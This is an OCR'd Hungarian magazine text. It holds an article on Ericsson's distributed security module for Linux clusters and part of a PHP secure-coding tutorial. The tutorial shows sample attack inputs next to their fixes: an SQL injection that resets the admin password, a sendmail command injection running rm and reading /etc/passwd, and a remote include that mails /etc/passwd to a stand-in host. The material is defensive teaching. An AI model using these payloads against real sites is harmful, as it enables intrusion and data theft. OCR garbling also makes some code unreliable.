Mivel a DSM a DSI része, erről már az előző cikkünkben is olvashattak. Egy adatátvitelre kiélezett Linux-telep részeként a DSI-nek átvitelalapú követelményeknek kell megfelelnie: nevezetesen a megbízhatóságnak, a méretezhetőségnek és a magas rendelkezésreállásnak. Ezen túl a DSI a következőket támogatja: egységes keretrendszer, folyamatszintű megközelítés, többszálú biztonság, rugalmas biztonsági szabályzat, átlátszó kulcskezelési réteg – mindezek mellett a teljesítményt csak kis mértékben fogja vissza.
A telep kezelése egyetlen gépről, a biztonságért felelős kiszolgálóról végezhető el. Ez a kiszolgáló felel a rendszerben található összes biztonsági alkotórészért, és ez felelős az osztott biztonsági szabályzat betartásáért is. A biztonsági politikában történt változásokat a kiszolgáló szétküldi a biztonsági kezelők felé, és ezáltal rugalmas környezetet alakít ki.
A biztonsági kezelők gondoskodnak helyileg a telep összes csomópontján a szabályok betartásáról és módosításáról. A biztonsági kezelők biztonsággal összefüggő adatokat csak a biztonsági kiszolgálóval cserélnek.

Osztott jogosultsági szerkezet

Egy telep hatékony jogosultsági rendszerének a megtervezése bonyolult feladat. Rengeteg tényezőtől függ a hozzáférési jogosultságok kiosztása, mivel az igénylők és az erőforrások a telepben bárhol elhelyezkedhetnek. Hogy leegyszerűsítsük



2. ábra Osztott jogosultság-ellenőrző rendszer


a kapcsolatokat, a hozzáférési jogosultságokat két szinten kezeljük. Helyi szinten az igénylő és az erőforrás egyetlen csomóponton található, míg távoli szinten az igénylő és az erőforrás különböző csomóponton helyezkedik el. Helyi szinten a jogosultságok az adott igénylői (`SSID`) és erőforrások erőforrási (`TSID`) biztonsági azonosítóihoz tartozó függvénynek megfelelően kerülnek elbírálásra (1. ábra). Ez a kiértékelés a Flask-szerkezet szerint történik:

```
HozzÆfØrØs = F ggvØny(SSID, TSID)
```

A Flask-szerkezet megoldást jelent egy csomópontra épülő feldolgozás esetében. Ha a gépek egy telepbe vannak összefűzve, a biztonság megoldása még bonyolultabbá válik. Ebben az esetben a Flask-szerkezetet a telep távolihozzáférés-modellre bővítjük (*2. ábra*).
Új kapcsolóinak egyike a biztonsági csomópontazonosító (`SnID`), vagyis egy olyan azonosító, ami a csomópontot határozza meg. Így a hozzáférési jogosultságok nemcsak az igénylőtől és az erőforrástól függnek, hanem a kérdéses csomóponttól is.
Az osztott jogosultsági rendszer szerkezete a 2. ábrán látható. A megfelelő szerkezet kiértékelése ennek megfelelően történik:

```
HozzÆfØrØs = F ggvØny(SnID2, SID2, SnID1, SID1)
```

Az osztott rendszer fontos része a hálózat, ami a csomópontokat köti össze. Ahhoz, hogy a hozzáférési jogosultságokhoz tartozó függvényeket a telepben alkalmazni tudjuk, a biztonsági azonosítókat a csomópontban észrevétlenül kell továbbítani. Osztott jogosultsági rendszerünk mintapéldányát a Linux-rendszermagban próbáljuk ki, ami az átlátszóságot és a jobb teljesítményt biztosítja nekünk.
A harmadik ábrán láthatjuk, hogyan működik az osztott biztonsági rendszer. A biztonsági kiszolgáló felelős a biztonsági szabályzatnak a bővítményhez történő továbbításáért. A kiszolgáló feladata az is, hogy minden egyes csomóponthoz egyedi biztonsági azonosítót rendeljen (1.). Tételezzük fel, hogy igénylő2 `SnID2` csomópontban megpróbál elérni egy erőforrást (egy fájlt) az `SnID1` csomóponton (2.). Ebben az



3. ábra Jogosultság-ellenőrzés egy csomóponton

esetben igénylő2-nek először jogosultságokat kell szereznie a helyi kapcsolattartási erőforrásokhoz, és hozzá kell jutnia két azonosítóhoz (`SnID2`, `SID2`), amiket azután továbbít a másik csomópontnak (4.). Ezeknek az azonosítóknak az érvényességét `SnID1`-es csomópont is ellenőrzi. Amennyiben a hozzáférés megadható, az üzenet továbbítható az 1-es folyamatnak (5.). Ekkor az 1-es folyamat fog hozzáférésért folyamodni a 2-es folyamat nevében (6.).

Hozzáférési jogosultságok a csomóponton

Ez a rész egy kicsit nagyobb részletességgel magyarázza el, mi történik a telep egyetlen csomópontján. A hozzáférési jogosultságok ellenőrzése a telep minden csomópontján két lépésben történik (*3. ábra*).

1. ***Rendszermagszinten:*** ez a szint felelős az elbírálásért és a döntések betarttatásáért, amiket külön felelősségként kezel. A rendszermag karbantartja a biztonsági politikát, és ennek alapján hozza meg döntéseit. A biztonsági politikát a biztonsági kiszolgáló szolgáltatja, és a gyors elérhetőség érdekében a helyi memóriában tárolódik.
2. ***Felhasználói szint:*** megannyi feladata közül (3. ábra) az egyik az osztott biztonsági politikának (1.) a biztonsági szerepkörök tárolóhelyéről a rendszermaghoz történő eljuttatása. Miután a szerepköröket összeállította, olyan formában továbbítja őket a rendszermaghoz, hogy az már könnyedén feldolgozhatja (2., 3., 4.). A rendszermagban keletkező riasztások is erről a szintről jutnak vissza a biztonsági kezelőhöz, ami a naplózó és elemző szolgáltatásokhoz továbbítja, illetve szükség esetén egy biztonságos közvetítő csatornán keresztül a biztonsági kiszolgálóhoz is továbbítja őket.

Mindkét szintet a helyi biztonsági kezelő (SM) indítja el és figyeli minden egyes csomóponton. Az SM hangolja össze a DSI alatt futó egyéb olyan szolgáltatásokkal is, amelyekkel kapcsolatba kell lépniük. Ha egy felhasználói folyamat a rendszer-erőforráshoz szeretne hozzáférni (5.), a rendszerhívás továbbítódik a DSM felé (6.), ahol végül megszületik a döntés a DSP belső ábrázolásának megfelelően (7.).

Címkék

Minden igénylőnek és erőforrásnak rendelkeznie kell azonosítóval. Mivel a biztonsági bővítmény már futási időben betöltődik, kétfajta igénylőcímzés között teszünk különbséget:

1. A bővítmény betöltődése előtt az igénylők és erőforrások nem kapnak címkét a rendszerben. A bővítmény betöltődése során minden futó folyamatot megvizsgál és címkével lát el.
2. Ha egy folyamat a bővítmény betöltődése után jön létre, a biztonsági kapcsok végzik el a címkézést.

Mivel a Linux a folyamatleírókat és a rendszermag-üzemmódú folyamatvermet egyetlen 8 KB-s memóriaterületen tárolja, az igénylők címkéinek szükségtelen külön további memóriaterületeket lefoglalnunk.
A többi címke futásidőben rendelődik hozzá az erőforrásokhoz, ennek következtében a bővítmény ellenőrzi a címke meglétét. Ha hiányzik a címke, újat hoz létre.

Hálózati címkék

Mivel a telepben egy igénylő a más csomópontokon lévő erőforrásokhoz is hozzáférhet (2. ábra), az ilyenfajta hozzáféréseket is ellenőrizni kell. Ha egy folyamat az egyik csomóponton egy másik csomóponton lévő erőforrást akar elérni, először a helyi kapcsolattartó eszközök (foglalat, hálózati eszköz) eléréséhez való jogosultságokat kell ellenőrizni. Ha a helyi hozzáférés rendelkezésre áll, az üzenet továbbítható a másik csomópontra.
Ahhoz, hogy a küldő igénylőt azonosítani lehessen, az IP-csomaghoz mellékelni kell a küldő csomópont és az igénylő biztonsági azonosítóját. Ennek a megvalósítására az adatcseréhez az IP-t használjuk fel. Az IP-protokollveremben a kapcsokon keresztül új értékek adódnak az IP-fejléchez. A fogadóoldalon ezeket az adatokat (a csomópont biztonsági azonosítóját és az igénylő biztonsági azonosítóját) az ottani IP-protokollveremben található kapcsok hálózati biztonsági azonosítóvá alakítják (NSID). A kiértékelés az alábbi módon történik:

```
NSID = F ggvØny (SnID, SID).
```

Ezt a függvényt a biztonsági kiszolgáló egy átalakítótábla formájában is szolgáltathatja (jelenleg egy egyszerű matematikai függvény használatos erre a célra). A fogadóoldal tehát úgy állítja elő a hálózati biztonsági azonosítót, hogy az átalakítótáblában megkeresi az `SnID`-hez és `SID`-hez tartozó bejegyzést. Ezután az `NSID` már helyi azonosítóként használható az erőforrások elérésekor.

Kísérletezés a DSM-mel

Több lépést is végre kell hajtanod, hogy le tudd fordítani és futtatni tudd a DSM-et. A példában feltételezzük, hogy a te rendszereden is Red Hat 7.2 fut 2.4.17-es Linux-rendszermaggal (a ➲ http://kernel.org-ról).
Az elvégzendő lépések a következők (a későbbiekben részletesebben tárgyaljuk őket):

- Alkalmazd rá az LSM-foltot a 2.4.17-es rendszermagra.
- Módosítsd a rendszermag beállításait, és fordítsd újra ezekkel az új beállításokkal.
- Frissítsd a rendszerindítási beállításokat a */etc/lilo.conf* fájlban.
- Indítsd újra a számítógépet az új rendszermaggal.
- Fordítsd le és futtasd a biztonsági bővítményt.
- Végezz el néhány kísérletet, hogy lásd, a bővítmény megfelelően működik-e.

A rendszermag újrafordítása az LSM beállításaival

Az osztott biztonsági bővítmény az LSM hátterére épül (ami a rendszermaghoz kötődő kapcsokból tevődik össze), és a biz-

tonsági folt az LSM weboldaláról tölthető le. Az oldal több különböző foltot is tartalmaz; neked a rendszermagodhoz illő változatot kell letöltened, ami ebben az esetben a 2.4.17-es. A következő lépéseket hajtsd végre a folt telepítéséhez. Először töltsd le az ***lsm-full-2002_01_15-2.4.17.patch.gz*** fájlt a */usr/src* könyvtárba, és csomagold ki a foltot:

```
% gunzip lsm-full-2002_01_15-2.4.17.patch.gz
```

Ezt követően lépj be a rendszermag forrásához, és alkalmazd a foltot:

```
% cd /usr/src/linux
% patch -p1 <
/usr/src/lsm-full-2002_01_15-2.4.17.patch
```

Miután ez megvan, állítsd be a rendszermagot, hogy támogassa az új bővítményt. A következő beállításokon kell változtatni:

- `CODE MATURITY LEVEL`: fejlesztés alatt álló és befejezetlen kódok, eszközmeghajtók mutatása. Ez elengedhetetlen.
- `LOADABLE MODULE SUPPORT`: ezt a legjobb kikapcsolni, hogy az eltérő változatszámokkal ne legyenek gondjaink.
- `NETWORKING OPTIONS`: a hálózati csomagszűrést feltétlenül engedélyezzük, mivel az IP-veremben található kapcsok csak így működnek. A rendszermagszintű HTTP-gyorsítást állítsuk `m`-re, így a rendszermagban a `tcp_sync_mss` beállítás elérhető lesz.

1. táblázat **Teljesítménypróbák IP-csomagmódosítással**

	Linux 2.4.17	*Linux 2.4.17 DSM-mel*	*Túlterhelés %*
Fork	167,00	169,00	+1,20%
UDP helyi hozzáférés (üzenetküldés)	16,3888	19,70	+20,00%
UDP távoli hozzáférés (hurokeszköz)	133,44	173,88	+30,00%

2. táblázat **Teljesítménypróbák IP-csomagmódosítás nélkül**

	Linux 2.4.17	*Linux 2.4.17 DSM-mel*	*Túlterhelés %*
UDP helyi hozzáférés (üzenetküldés)	16,388	17,084	+4,2%
UDP távoli hozzáférés (hurokeszköz)	133,44	140,64	+5,4%

- `SECURITY OPTIONS`: a ***capabilities support***-ot állítsuk `m`-re, az ***IP networking support***-ot `n`-re, az ***NSA SELinux Support***-ot `m`-re, az ***NSA SELinux Development Module***-t `y`-ra, az ***NSA SELinux MLS policy (EXPERIMENTAL)***-t `n`-re, az ***LSM port of Openwall (EXPERIMENTAL)***-t `n`-re, és a ***Domain and Type Enforcement (EXPERIMENTAL)***-t `n`-re.

Ha ezzel megvagy, egyszerűen fordítsd újra a rendszermagot és az új bővítményeket, majd futtasd a `lilo` parancsot, ahogy szoktad.

A DSM telepítése és használata

Mivel jelenleg az összes DSI-bővítmény még nincs működőképes állapotban, létrehoztunk néhány olyan próbaprogramot, amik utánozzák a hiányzó részeket, például a biztonsági szabályzat betöltését vagy a riasztások fogadását.

A bővítményt használat előtt először is be kell töltenünk a rendszermagba:

```
% /sbin/insmod lsm.o
```

Ezután a szabályzatot biztosítani kell a biztonsági bővítménynek. Erre a feladatra a biztonsági fájl egy egyszerű szöveges fájl lesz négy mezővel: ***forrás biztonsági azonosító***; ***cél biztonsági azonosító***; ***osztály*** (jelenleg csak háromféle osztály van elkészítve: a folyamatok sokszorosításáért, a foglalatokért és a hálózatokért felelős); végül pedig az ***engedély***.

```
1 1 1 0x01
1 1 2 0x07
1 1 3 0x01
```

A szabályzatot a próbaprogramunkkal tölthetjük be, amit ***UpdatePolicy***-nak hívunk:

```
% UpdatePolicy szabÆlyzat_fÆjl
```

A riasztásokat egy másik próbaprogrammal foghatjuk el, a `CheckAlarm`-mal. A programot így indíthatjuk el:

```
% CheckAlarm
```

Egy folyamat alapértelmezett azonosítóján úgy változtathatunk, ha az ELF formájú fájl kitöltő részében a legelső bájtot megváltoztatjuk (ez a fájl 8. bájtja).

A kísérleti rendszer

Háromfajta kipróbálási típust hajtottunk végre, hogy előzetesen meg tudjuk állapítani a biztonsági bővítmény teljesítményét. A legelső próba a folyamatok szétágaztatásán és létrehozásán alapul (`fork`), a második az UDP helyi, a harmadik az UDP távoli elérésén. Az UDP-próbát IP-fejlécmódosítással és anélkül is elvégeztük, hogy lássuk, mennyire erőforrás-igényes ez a módosítás.
A kipróbálást egy Pentium III-as 650 MHz-es gépen végeztük el, amiben 256 MB RAM volt. Az alábbi próbamódszerekkel dolgoztunk:

1. ***Folyamatok létrehozása***: megmérjük, mennyi idő szükséges egy új folyamat létrehozásához, ami nem tesz mást, csak azonnal befejezi a futását. A szülőfolyamat százezerszer futtatja le a `fork` és `wait` hívásokat.
2. ***UDP helyi elérés***: megmérjük, mennyi időbe telik egy UDP-üzenet küldése. A folyamat egy ciklusból ötszázezer UDP-üzenetet küld el. A küldő folyamat nem ellenőrzi, hogy a csomag valóban el lett-e küldve, visszajelzésre sem vár, hogy a címzett megkapta-e. Ebben az esetben nem lényeges, hogy a kiszolgálón telepítve van-e a DSM vagy sem.
3. ***UDP távoli hozzáférési próba***: leméri, hogy egy folyamatnak mennyi idejébe kerül egy UDP-üzenet elküldése és a kiszolgálótól egy UDP-üzenet fogadása. Ez a próba százezer UDP-üzenetet fogad és küld egy ciklusból. Az ügyfélprogram – amint visszaigazolást kapott az előző csomagról – újabb csomagot küld. Ebben az esetben lényeges, hogy a kiszol-

gálon fusson a DSM-szolgáltatás, hogy a fogadóoldalon a jogosultságokat megfelelően ellenőrizze. Próbánkban a második kiszolgáló egy Pentium II-es 300 MHz-es asztali gép 128 MB RAM-mal.

A teljesítménypróba eredménye

A próbák eredményei az *1.* és a *2. táblázatban* láthatók. A számok mikroszekundumban vannak megadva.

1. ***Folyamatok létrehozása***: 1,2 százalékos teljesítménycsökkenéssel kell számolnunk, mivel a rendszernek a `fork` művelet elvégzésekor ellenőriznie kell a hozzáférési jogosultságokat, és a keletkezett gyermekfolyamatokat megfelelően fel kell címkéznie.
2. ***UDP helyi elérés***: a DSM-bővítménnyel és az anélkül végzett próba során a teljesítménykülönbség húsz százalékos. Ebben az esetben a rendszernek el kell végeznie a jogosultságellenőrzést a foglalatokon, el kell küldenie az üzenetet és minden üzenethez az `sk_buff` címkemellékletet, valamint meg kell címkéznie az IP-csomagokat. Ha az IP-csomagokat nem módosítjuk (*2. táblázat*), a teljesítménykülönbség 4,2 százalékra csökken.
3. ***UDP távoli hozzáférési próba***: az átlagos teljesítménykülönbség a DSM-bővítménnyel és anélkül harminc százalék. Ebben az esetben a túlterhelést a következők jelentik: a foglalatokon el kell végezni a jogosultságok ellenőrzését, az `sk_buff`-hoz hozzá kell rendelni egy címkét, a biztonsági adatokat kapcsolni kell az IP-csomaghoz, a biztonsági adatokat le kell kérdezni a fogadóoldalon, a hálózati biztonsági azonosítót hozzá kell adni az `sk_buff`-hoz, el kell végezni az `sk_buff`-hoz tartozó jogosultságok ellenőrzését, és a foglalaton újra el kell végezni a biztonsági ellenőrzést, majd ugyanezt meg kell ismételni a másik oldalon is. Ha az IP-csomagot nem módosítjuk (2. táblázat), a teljesítménykülönbség 5,4 százalékra mérséklődik.

Mindkét UDP-próbában a legnagyobb plusz terhelést az IP-csomagok módosítása jelentette. A biztonsági bővítmény csak viszonylag kevés plusz terhelést okozott.

Folyamatban lévő munkák

A DSM-mel kapcsolatos terveink és folyamatban lévő munkáink:

- A jogosultságokat ellenőrző szétosztott keretrendszer teljes megvalósítása.
- A kód gyorsabbá tétele.
- Biztosítani a kiszolgáló erőforrásainak, hogy egy ügyfél nevében tevékenykedhessen.
- A biztonsági adatok védelme.
- Áthelyezni a biztonsági adatok szállítását egy alacsonyabb hálózati rétegbe.
- A telep biztonságának ellenőrzése különféle támadási módszerek esetében.

Összegzés

Mint korábban részleteztem, a DSM a DSI-szerkezet része. Eddig csak alapvető DSM-megvalósítással rendelkeztünk. A teljesítménypróbákat úgy kell tekinteni, hogy egyetlen biztonsági eljárást sem tettünk hatékonyabbá.
Az IP-csomagok feldolgozását kissé felgyorsítottuk. Az elsődleges eredmények jelentős teljesítménynövekedést mutattak. A helyi UDP-kezelés IP-csomagmódosítással húszról nyolc százalékra csökkent (1. tábla), és ehhez hasonlóan a távoli UDP-hozzáférés is harminc százalékos különbségről 14 százalékosra gyorsult. Ezek az eredmények ígéretesek, és vannak további ötleteink arra nézvést, hogyan gyorsíthatnánk fel egyes folyamatokat még jobban. Mindazonáltal az eredmények jól mutatják, hogy milyen kihívásokkal kell szembenéznie egy osztott rendszerek biztonságával foglalkozó fejlesztőnek. A rendszert valódi környezetben is kipróbáltuk, kísérletet tettünk néhány tártúlcsordulásos támadással, és ez megmutatta, hogy a jelenlegi rendszer ellenáll az ilyen támadási próbálkozásoknak. Végül megjegyeznénk, hogy minden tőlünk telhetőt megtettünk, hogy a lehető legjobban leírjuk a DSM működését a rendelkezésünkre álló elég szűkre szabott hely keretein belül. Amennyiben további részletekre vagy kíváncsi, nyugodtan keress meg minket. Reméljük, ki fogod próbálni a DSM forráskódját és a hozzátartozó próbaprogramokat, és a tapasztalataidat megírod nekünk. A teljes forráskód a CD-melléklet Magazin/DSM könyvtárában megtalálható.

Köszönetnyilvánítás

Köszönjük ***David Gordon***-nak és ***Philippe Veillette***-nek, a Sherbrooke Egyetem Számítástechnikai Tanszék munkatársainak a DSI projekten belül a DSM-területén végzett munkásságát.

Linux Journal 2002. október, 102. szám

Miroslaw Zakrzewski
kutató az Open Systems Labnél az Ericsson kutatóközpontban: az osztott biztonsági bővítmény fő fejlesztője. Elérhető a Miroslaw.Zakrzewski@Ericsson.ca címen.

Ibrahim Haddad
az Ericsson Corporate Unit of Research kutatója Montreálban, Kanadában. Címe: Ibrahim.Haddad@Ericsson.ca.

Kapcsolódó címek

CIPSO és FIPS-188 szabványok
➲ http://csrc.nist.gov/publications/fips/fips188.html

DSI Linux Journal Article
➲ http://www.linuxjournal.com/article.php?sid=6053

DSI Reference
➲ http://www.risq.ericsson.ca/dsi

A DSM az ottawai Linux Symposiumon
➲ http://www.risq.ericsson.ca/dsi/access_control_ols_paper.pdf

DSM-bemutató
➲ http://www.risq.ericsson.ca/dsi/AccessControl_OLS.pdf

Flask-szerkezet
➲ http://www.cs.utah.edu/flux/fluke/html/flask.html

Linux-rendszermag ➲ http://www.kernel.org

LSM ➲ http://lsm.immunix.org

SelOpt Patch
➲ http://www.intercode.com.au/jmorris/selopt/old

3A PHP-programozás és a biztonság

Meglehetősen könnyű olyan kódot írni, ami ellenáll az általános támadásoknak. Ismerkedjünk meg az alapelvekkel!

Ebben a cikkben a PHP programozási nyelvvel kapcsolatos biztonsági fenyegetésekkel és a támadások kiküszöbölésének módozataival ismerkedünk meg. Tudnod kell, hogy most csak néhány lehetséges hibát és elkerülési módozatot tárgyaluk, ezzel is csökkenteni szeretnénk a lehetséges támadások kockázatát, egyben növelni az okos védekezés esélyeit.
Biztonságos alkalmazás írásakor a legalapvetőbb szabály, hogy a felhasználó által megadott bemenetben sosem szabad megbízni! A nem megfelelően ellenőrzött beolvasott értékek jelentik a legnagyobb veszélyt a webes alkalmazások esetében. Más szavakkal, a felhasználói bevitelt mindaddig bűnösnek tekintjük, amíg ártatlansága nem bizonyított.

Teljes változói hatókör

A 4.2.0 előtti PHP-változatok a bejegyzett változókat az egész program területén érvényessé tették, így egyetlen változó tartalmában sem lehetett bízni, lehetett az külső vagy belső változó. Nézzük meg ezt a példát:

```
<?php
     if (felhasznalo_azonositasa()) {
          $azonositva = true;
     }
     ...

     if (!$azonositva) {
          die("HozzÆfØrØs megtagadva!");
     }
?>
```

Ha a GET-módszerrel az `$azonositva` változót `1`-re állítod, mint ebben a példában:

```
http://example.com/admin.php?azonositva=1
```

akkor a második azonosítási kapun sikerrel átjuthatnál. Szerencsére a 4.1.0-s változat óta a PHP nem támogatja a `register_globals`-t. Ez annyit tesz, hogy a `GET`-en, `POST`-on a sütikkel, kiszolgálótól, munkakörnyezetből kapott változók, illetve az adott munkafolyamat változói már nem lesznek önműködően a teljes programból elérhetők, vagyis nem kapnak teljes hatókört. Az így létrejövő változók ezentúl a PHP különleges tömbjein keresztül lesznek elérhetők. Az így létrejövő egyes tömbök nevei: `$_GET`, `$_POST`, `$_COOKIE`, `$_SERVER`, `$_ENV`, `$_REQUEST`, és `$_SESSION`.
Ha a `register_globals` változó nálad be lenne kapcsolva, légy kegyes önmagadhoz, és kapcsold ki! Ha kikapcsolod, és megfelelően ellenőrzöd a felhasználói adatbevitelt, máris nagy lépést tettél a biztonság eléréséhez vezető rögös úton. Sok esetben a típuskényszerítés elégséges ellenőrzésnek minősül. A felhasználó böngészőjében futó JavaScriptre épülő űrlapellenőrzők teljesen hatástalanok, mivel a felhasználó még bármilyen adatot el tud küldeni tőlük a programnak – nem csak azokat, amelyeket az űrlap egyébként engedélyezne. Lássunk egy példát, hogyan is fest mindez:

```
<?php
     $_SESSION['azonositva'] = false;
     if (felhasznalo_azonositasa()) {
          $_SESSION['azonositva'] = true;
     }
     ...

     if (!$_SESSION['azonositva']) {
          die("HozzÆfØrØs megtagadva!");
     }
?>
```

Adatbázis-műveletek

A legtöbb PHP-program valamilyen adatbázisra épül, így a felhasználótól bekért adatokból hoz létre SQL-lekérdezéseket. Az ilyenfajta kapcsolatok veszélyforrássá válhatnak. Képzeljünk el egy PHP-programot, ami egy táblából származó adatokkal dolgozik. Majd ugyanez a program egy webes űrlapon keresztül visszaküldeti magának az adatokat a `POST` eljárás segítségével, és a felhasználó kérésének megfelelően frissíti a táblát:

```
<?php
     if ($lekerdezes_az_urlapbol) {
          $db->query("update $tabla set
                    ➥nev=$nev");
     }
?>
```

Ha nem ellenőrzöd le az űrlaptól kapott `$tabla` változót, és azt, hogy a `$lekerdezes_az_urlapbol` változó tényleg az űrlaptól jött-e (a `$_POST['lekerdezes_az_urlapbol']` segítségével), akkor a változót akár egy `GET`-en keresztül is visszaküldhették. Például ilyen módon:

```
http://example.com/edit.php?
➥lekerdezes_az_urlapbol=1&tabla=users+set+
➥password%3Daaa+where+user%3D%27admin%27+%23
```

Ez a következő SQL-lekérdezést eredményezi:

```
update users set password=aaa
  where user="admin" # set name=$name
```

Egyszerűen leellenőrizhetjük a `$tabla` változó értékét, ha megnézzük, hogy mondjuk csak betűket tartalmaz-e vagy egyetlen szóból áll-e:

```
if (count(explode("",$tabla)) { ... }
```

Külső programok hívása

Néha szükség lehet rá, hogy PHP-programunkból külső programot hívjunk meg – a `system()`, `exec()`, `popen()` vagy `passthru()` függvényeket, vagy az egyszeres fordított idéző-jel műveleti jelet felhasználva. Az egyik legveszélyesebb dolog, amikor valamilyen felhasználótól bekért adattal – akár programnévként, akár kapcsolóként – szeretnénk meghívni egy programot. Az ezzel járó veszélyekre a PHP-kézikönyv is külön figyelmeztet; megjegyzi, hogy amennyiben egy programot a felhasználótól származó adattal hívunk meg, szükség lehet az `escapeshellarg()` vagy `escapeshellcmd()` függvények használatára, így elkerülhetjük, hogy a felhasználó a rendszert kijátszva bármilyen program végrehajtására képes legyen. Nézzük a következő példát:

```
<?php
     $fp = popen('/usr/sbin/sendmail -i '.
                 ➥$cimzett, 'w');
?>
```

A felhasználó ebben az esetben a `$cimzett` változót egyszerűen módosíthatja, méghozzá így:

```
http://example.com/send.php?$cimzett=gonosz%
➥40gonosz.org+%3C+%2Fetc%2Fpasswd%3B+rm+%2A
```

A kérés következtében a következő utasítások futnának le:

```
/usr/sbin/sendmail -i
➥gonosz@gonosz.org/etc/passwd; rm
```

A biztonsági hiba egyszerűen orvosolható:

```
<?php
     $fp = popen('/usr/sbin/sendmail -i '.
           ➥escapeshellarg($cimzett), 'w');
?>
```

Még ennél is jobb, ha a `$cimzett` változóban található értéket ellenőrzöd egy szabályos kifejezéssel (regexp, vagyis regular expression), hogy valóban szabályos levélcím található-e benne.

Fájlok feltöltése

Fájlfeltöltésnél úgyszintén számítanunk kell hibákra a PHP által alkalmazott módszer miatt. A PHP létrehoz egy teljes hatókörű változót a fájl űrlapban lévő bemeneti tagjának megfelelően, majd ezt követően létrehoz egy állományt a feltöltött fájl tartalmának megfelelően, azt azonban nem ellenőrzi, hogy a fájlnév elfogadható-e, és hogy valóban a feltöltött fájlt takarja-e.

```
<?php
     if ($fajl_feltoltes && $fn_type ==
        ➥'image/gif' &&
             $fn_size < 100000) {
          copy($fn, 'kØpek/');
          unlink($fn);
     }
?>
<form method="post" name="fajl_feltoltese"
➥action="fupload.php" enctype="multipart/
➥form-data">
File: <input type="file" name="fn">
<input type="submit" name="fajl_feltoltes"
➥value="Felt ltØs">
```

Egy rossz szándékú felhasználó létrehozhatja a saját űrlapját, ami mondjuk valamilyen kényes dolgokat tartalmazó fájlra hivatkozik, és ilyen módon rávehetné a programunkat, hogy a kívánt fájlt jelenítse meg:

```
<form method="post" name="fajt_feltoltese"
➥action="fupload.php">
<input type="hidden" name="fn"
➥value="/var/www/html/index.php">
<input type="hidden" name="fn_type"
➥value="text">
<input type="hidden" name="fn_size"
➥value="22">
<input type="submit" name="fajl_feltoltes"
➥value="Felt ltØs">
```

Ilyen módon a program a */var/www/html/index.php* fájlt másolná a képek/ könyvtárba. A megoldást a `move_uploaded_file()` és `is_uploaded_file()` függvények használata jelenti. A felhasználó által feltöltött fájlokkal egyéb bajok is vannak. Képzeljünk el egy webes alkalmazást, ami engedélyezi a 100 K-nál kisebb állományok feltöltését. Ilyen esetekben se a `move_uploaded_file()`, se az `is_uploaded_file()` függvény nem segítene. A támadó még így is elküldhetné a saját űrlapját, megadva a fájl méretét, akárcsak az előző példában. A fájl valódiságának ellenőrzésére a legalkalmasabb út az, ha az adatok lekérdezésére a `$_FILES` teljes hatókörű tömböt használjuk:

```
<?php
  if ($fajl_feltoltes &&
       $_FILES['fn']['type'] == 'image/gif' &&
       $_FILES['fn']['size'] < 100000) {
            move_uploaded_file(
                 $_FILES['fn']['tmp_name'],
                 ➥'kØpek/');
  }
?>
```

Beszerkesztett (include) fájlok

PHP-ban az `include()`, `include_once()`, `require()` és `require_once()` segítségével helyi és távoli fájlokat egyaránt be lehet szerkeszteni a programba. Ez hasznos lehetőség, mivel ilyen módon külön fájlokban lehet tárolni az osztályokat, az újrahasznosított kódot és a többit, így növelve a kód karbantarthatóságát és megbízhatóságát.
Ugyanakkor alapvetően elég veszélyes távoli fájlokat beszerkeszteni, mivel elképzelhető, hogy a távoli oldalt netán feltörték, vagy a kapcsolatot egy másik kiszolgálóra térítették el. Bármelyik esetben a programba ismeretlen és esetlegesen rossz szándékú kód illesztődik be.
A fájlok beszerkesztése néhány más jellegű gondot is felvet, különösen ha a fájlok neve vagy elérési útja valamilyen felhasználótól bekért adaton alapul. Képzeljünk el egy programot, ami HTML-fájlokat illeszt be és jelenít meg valamilyen megfelelő formátumban:

```
<?php
include($oldalszerkezet);
?>
```

Ha valaki az `$oldalszerkezet` változót mondjuk a GET-en keresztül adná meg, könnyen kitalálható, milyen következményekkel számolhatunk:

```
http://example.com/leftframe.php?layout=
➥/etc/passwd
vagy
http://example.com/leftframe.php?layout=
➥http://gonosz.org/huncut.html
```

és ez a ***huncut.html*** mondjuk a következő néhány sort tartalmazza:

```
<?php
     passthru(·rm ·);
     passthru(·mail gonosz@gonosz.org
     ➥</etc/passwd·);
?>
```

Hogy ezt az eshetőséget elkerüljük, mindenképpen ellenőrizzük le a változó tartalmát, mondjuk egy szabályos kifejezéssel.

Oldalak közti kódátvitel (Cross-Site Scripting – XSS)

Az újságoknak és híroldalaknak köszönhetően ez a támadási forma meglehetősen nagy ismertségre tett szert az elmúlt időkben. Egy egyszerű kereséssel a BugTraq levelezési lista archívumában csak júniusban 15 találatot kapunk, amelyek mind különböző webes alkalmazások XSS-en alapuló hibáit tárgyalják. Az effajta támadás egyenesen az oldalak felhasználói ellen irányul. Ezt a támadó úgy éri el, hogy rábírja a felhasználót, kattintson egy megfelelően kialakított hivatkozásra. Ez egyszerűen megoldható mondjuk egy HTML-levéllel, egy webalapú fórumban, de akár egy sanda szándékú weboldalon is. Az áldozat talán nem is tud róla, hogy egy ilyen trükkös hivatkozásra kattintott, ha ez a hivatkozás mondjuk egy weboldalba van beágyazva; sőt olykor egy-egy hiba kiaknázása még felhasználói közreműködést sem igényel. Vagyis ha a felhasználó böngészője megkapja a kért oldalt, az abban található parancsfájl a felhasználó biztonsági beállításai mellett szinte bármit megtehet.
A korszerű felhasználóoldali parancsnyelvek egy sor olyan szolgáltatással rendelkeznek, amelyek esetenként egyáltalán nem biztonságosak. Bár alapesetben a JavaScript csak az adott oldal sütijeit érheti el, a rosszul megírt parancsfájlok esetenként azonban más oldalak sütijeihez is hozzáférhetnek.
